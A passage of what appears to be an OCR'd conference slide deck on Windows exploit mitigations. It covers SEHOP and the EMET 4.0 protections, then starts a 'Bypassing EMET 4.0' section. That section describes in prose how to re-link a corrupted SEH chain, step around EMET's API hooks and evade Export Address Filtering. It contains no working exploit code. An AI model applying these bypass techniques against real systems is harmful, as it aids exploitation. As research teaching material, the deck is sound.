From that point forward, whenever an exception is about to be dispatched, the solution could walk the chain prior to allowing the exception dispatcher to handle the exception. The purpose of walking the chain before hand is to ensure that the validation frame can be reached.



SEHOP Overview



skape, Uninformed Journal v5, "preventing the exploitation of seh overwrites"

SEHOP

Techniques to bypass SEHOP **have not been shown** in a real-world exploit


(as far as I know, please correct me if I'm wrong)

But, I imagine anyone who has thought about it would consider this solution:

1. **IF** you have some knowledge of stack addresses, you can **re-link** a corrupted SEH record with the rest of the chain

SEHOP


STACK



**Normal stack layout,
prior to corruption**

**SEH chain is intact,
terminated by a pointer
to `ntdll!FinalExceptionHandler`**

SEHOP




Stack-based buffer overflow corrupts an SEH record.

SEH chain is **not** intact.

This would **fail** sanity checks in the exception dispatcher

SEHOP

STACK



If you have knowledge
of stack addresses you
can restore the chain.

This would pass SEHOP
checks*


*there are also checks on the pointer value of the handler, but these are trivial to pass

EMET 4.0

Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest

EMET 4.0

Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



The screenshot shows the 'Application Configuration' window of the EMET tool. The title bar reads 'Application Configuration'. The menu bar has 'File' and 'Options' items. Below the menu is a section titled 'Mitigations' with tabs for 'All', 'Memory', 'ROP', and 'Other'. The 'All' tab is selected. A table lists applications and their mitigation status. The columns are: App Name, DEP, SEHOP, NullPage, HeapSpray, EAF, MandatoryASLR, BottomUpASLR, LoadLib, MemProt, Caller, SimExecFlow, and StackPivot. For 'firefox.exe', the DEP column has a checked checkbox. For 'plugin-container.exe', the DEP column has an unchecked checkbox. A red arrow points from the text 'Self-explanatory' down to the checked DEP box for firefox.exe.

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	<input checked="" type="checkbox"/>	<input type="checkbox"/>										
plugin-container.exe	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

Self-explanatory

EMET 4.0

Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest

Application Configuration												
File Options												
Mitigations												
All	Memory	ROP	Other	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt
App Name												
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>		<input type="checkbox"/>								
plugin-container.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>		<input type="checkbox"/>								

Already covered this

EMET 4.0

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
The screenshot shows the 'Application Configuration' window of the EMET tool. The title bar reads 'Application Configuration'. The menu bar has 'File' and 'Options' items. Below the menu is a section titled 'Mitigations' with tabs for 'All', 'Memory', 'ROP', and 'Other'. Under the 'Memory' tab, there is a table with columns for 'App Name' and various mitigation types: DEP, SEHOP, NullPage, HeapSpray, EAF, MandatoryASLR, BottomUpASLR, LoadLib, MemProt, Caller, SimExecFlow, and StackPivot. Two rows are listed: 'firefox.exe' and 'plugin-container.exe'. A red arrow points to the 'NullPage' checkbox for 'firefox.exe', which is checked. The 'NullPage' checkbox for 'plugin-container.exe' is also checked.

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>								
plugin-container.exe	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>								

Mapping memory at 0x00000000

EMET 4.0

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The screenshot shows the 'Application Configuration' window of the EMET tool. The title bar reads 'Application Configuration'. The menu bar has 'File' and 'Options' items. Below the menu is a section titled 'Mitigations' with tabs for 'All', 'Memory', 'ROP', and 'Other'. The 'All' tab is selected. A table lists application names ('App Name') and various mitigation settings ('DEP', 'SEHOP', 'NullPage', 'HeapSpray', 'EAF', 'MandatoryASLR', 'BottomUpASLR', 'LoadLib', 'MemProt', 'Caller', 'SimExecFlow', 'StackPivot'). For 'firefox.exe', the 'HeapSpray' checkbox is checked. For 'plugin-container.exe', it is unchecked. A red arrow points from the text below to the 'HeapSpray' column for 'firefox.exe'.

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>							
plugin-container.exe	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

I suspect this is related to the Nozzle project (?)

EMET 4.0

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The screenshot shows the 'Application Configuration' window of the EMET tool. The title bar reads 'Application Configuration'. The menu bar has 'File' and 'Options' items. Below the menu is a section titled 'Mitigations' with tabs for 'All', 'Memory', 'ROP', and 'Other'. The 'All' tab is selected. A table lists 'App Name' (firefox.exe and plugin-container.exe) against various mitigation options: DEP, SEHOP, NullPage, HeapSpray, EAF, MandatoryASLR, BottomUpASLR, LoadLib, MemProt, Caller, SimExecFlow, and StackPivot. A red arrow points to the 'EAF' column for the firefox.exe row.

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>						
plugin-container.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>						

Export Address Filtering, monitors exports for data accesses

EMET 4.0

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App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>					
plugin-container.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

Self-explanatory

EMET 4.0

Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest

Application Configuration															
File Options															
Mitigations															
All	Memory	ROP	Other	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
App Name															
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>								
plugin-container.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>								

Additional randomization for module loading

EMET 4.0

Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest

Application Configuration												
File Options												
Mitigations												
All	Memory	ROP	Other	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt
App Name												
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>								
plugin-container.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>								

I think this is the UNC path restrictions on LoadLibrary

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest

Application Configuration															
File Options															
Mitigations															
All	Memory	ROP	Other	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
App Name															
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>								
plugin-container.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>								

MemProt ensures that memory protection modifying functions don't attempt to mark the stack executable

EMET 4.0

Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



The screenshot shows the 'Application Configuration' window of the EMET tool. The window has a title bar 'Application Configuration' and a menu bar with 'File' and 'Options'. Below the menu is a section titled 'Mitigations' with tabs for 'All', 'Memory', 'ROP', and 'Other'. The main area displays a grid of application names against various mitigation options. The columns are labeled: App Name, DEP, SEHOP, NullPage, HeapSpray, EAF, MandatoryASLR, BottomUpASLR, LoadLib, MemProt, Caller, SimExecFlow, and StackPivot. Two applications are listed: 'firefox.exe' and 'plugin-container.exe'. A red arrow points from the bottom text to the 'Caller' column header.

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>							
plugin-container.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>							

IIRC, this hooks "important" functions looking to see if they were reached via a call or a ret (anti-ROP)

EMET 4.0

Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest

Application Configuration													
File Options													
Mitigations													
All	Memory	ROP	Other	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller
App Name													
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>										
plugin-container.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>										

My favorite: this emulates 15 instructions back from a return looking for ROP primitives

EMET 4.0

Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest

Application Configuration																
Mitigations	All	Memory	ROP	Other	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
App Name																
firefox.exe		<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>											
plugin-container.exe		<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>											

IIRC, this hooks “important” functions and ensures when they are called, @ESP's value is within the bounds of the stack

BYPASSING EMET 4.0

The screenshot shows the 'Application Configuration' window of EMET 4.0. The 'Mitigations' tab is selected, with the 'All' sub-tab active. The table lists two applications: 'firefox.exe' and 'plugin-container.exe'. The columns represent various memory mitigations: All, Memory, ROP, Other, DEP, SEHOP, NullPage, HeapSpray, EAF, MandatoryASLR, BottomUpASLR, LoadLib, MemProt, Caller, SimExecFlow, and StackPivot. For 'firefox.exe', the 'SEHOP' checkbox is checked. A red arrow points to this checked checkbox. For 'plugin-container.exe', all checkboxes are unchecked.

App Name	All	Memory	ROP	Other	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>													
plugin-container.exe	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>					

If I have to explain this, you haven't been paying attention

BYPASSING EMET 4.0

Application Configuration																	
File Options		Mitigations															
		All	Memory	ROP	Other	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
App Name																	
firefox.exe		<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>		<input type="checkbox"/>											
plugin-container.exe		<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>		<input type="checkbox"/>											

Before I go through all of these, here's what an EMET hook looks like:

Microsoft knows you can jump the hook.

They also know you can abuse lower-level functions that aren't hooked.

```
1:037> u LoadLibraryA
KERNEL32!LoadLibraryA:
76abf864 e9971053f9    jmp      6fff0900
76abf869 cc              int      3
76abf86a cc              int      3
76abf86b cc              int      3
76abf86c cc              int      3
76abf86d 53              push     ebx
76abf86e 56              push     esi
```

BYPASSING EMET 4.0

The screenshot shows the 'Application Configuration' window of EMET 4.0. The title bar reads 'Application Configuration'. The menu bar has 'File' and 'Options'. Below is a section titled 'Mitigations' with tabs 'All', 'Memory', 'ROP', and 'Other'. Under 'All', there's a table with columns: App Name, DEP, SEHOP, NullPage, HeapSpray, EAF, MandatoryASLR, BottomUpASLR, LoadLib, MemProt, Caller, SimExecFlow, and StackPivot. Two rows are listed: 'firefox.exe' and 'plugin-container.exe'. For 'firefox.exe', the 'NullPage' checkbox is checked (highlighted by a red arrow). For 'plugin-container.exe', it is unchecked.

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>								
plugin-container.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>								

If I have to explain this, you haven't been paying attention

BYPASSING EMET 4.0

The screenshot shows the 'Application Configuration' window in EMET 4.0. The 'Mitigations' tab is selected, with sub-tabs for 'All', 'Memory', 'ROP', and 'Other'. Under the 'Memory' tab, there are columns for 'App Name', 'DEP', 'SEHOP', 'NullPage', 'HeapSpray', 'EAF', 'MandatoryASLR', 'BottomUpASLR', 'LoadLib', 'MemProt', 'Caller', 'SimExecFlow', and 'StackPivot'. For the application 'firefox.exe', the 'NullPage' checkbox is checked. A red arrow points to this checked checkbox. For 'plugin-container.exe', all checkboxes are unchecked.

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>								
plugin-container.exe	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

This is mostly a kernel-level mitigation, out of scope

BYPASSING EMET 4.0

The screenshot shows the 'Application Configuration' window of EMET 4.0. The 'Mitigations' tab is selected. Under the 'All' tab, there are two rows of applications: 'firefox.exe' and 'plugin-container.exe'. The columns represent various memory protection features: DEP, SEHOP, NullPage, HeapSpray, EAF (which is highlighted with a red arrow), MandatoryASLR, BottomUpASLR, LoadLib, MemProt, Caller, SimExecFlow, and StackPivot. Most columns have checkboxes for both applications, except for 'NullPage' which is checked only for 'firefox.exe'.

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>						
plugin-container.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>						

Haven't really looked into "bypassing" this, but I suspect it is probably some heuristic algorithm you could abuse.

Also, it is not applicable to anything we do 'cause:

"HeapSprays are for the 99%"

- Peter Vreugdenhil

BYPASSING EMET 4.0

Application Configuration																
Mitigations																
All	Memory	ROP	Other	App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
				firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	
				plugin-container.exe	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>					

It is pretty easy to avoid touching a module's export address table. This was added because a lot of exploits had code that would resolve modules dynamically and snag pointers to their functions by accessing this.

To avoid EAF, simply stick to snagging functions from a module's .idata (import) section instead.

BYPASSING EMET 4.0

The screenshot shows the 'Application Configuration' window in EMET 4.0. The window has a menu bar with 'File' and 'Options'. Below the menu is a section titled 'Mitigations' with tabs for 'All', 'Memory', 'ROP', and 'Other'. Under the 'Memory' tab, there is a table with columns for 'App Name' and various mitigation types: DEP, SEHOP, NullPage, HeapSpray, EAF, MandatoryASLR, BottomUpASLR, LoadLib, MemProt, Caller, SimExecFlow, and StackPivot. Two rows are listed: 'firefox.exe' and 'plugin-container.exe'. For 'firefox.exe', the 'MandatoryASLR' checkbox is checked. A red arrow points to this checked box. For 'plugin-container.exe', all checkboxes are unchecked.

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>					
plugin-container.exe	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

ASLR—we've covered this

BYPASSING EMET 4.0

